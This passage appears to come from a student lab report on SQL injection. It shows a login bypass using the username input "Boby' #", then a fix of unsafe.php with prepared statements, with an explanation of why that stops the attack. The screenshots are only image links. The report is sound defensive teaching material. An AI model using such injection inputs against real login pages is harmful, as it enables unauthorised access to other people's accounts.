
Now when I log into this page with Alice's id and password, I get the following output:




This is the information that was returned from the database. After this I logged into the webpage again using Boby' # as username and got the following result:



After this I went the unsafe.php file in defense folder and made the following modifications:



Now when I use the docker cp function on unsafe.php along with the root and defense folder and try logging into Boby's profile as username Boby' # I get the following result:



As we can see the attack failed here. A prepared statement goes through the compilation step and turns into a pre-compiled query with empty placeholders for data. To run this pre-compiled query, we need to provide data to it, but this data will no more go through the compilation step; instead, it will get plugged

directly into the pre-compiled query, and will be sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement prevents SQL injection attacks.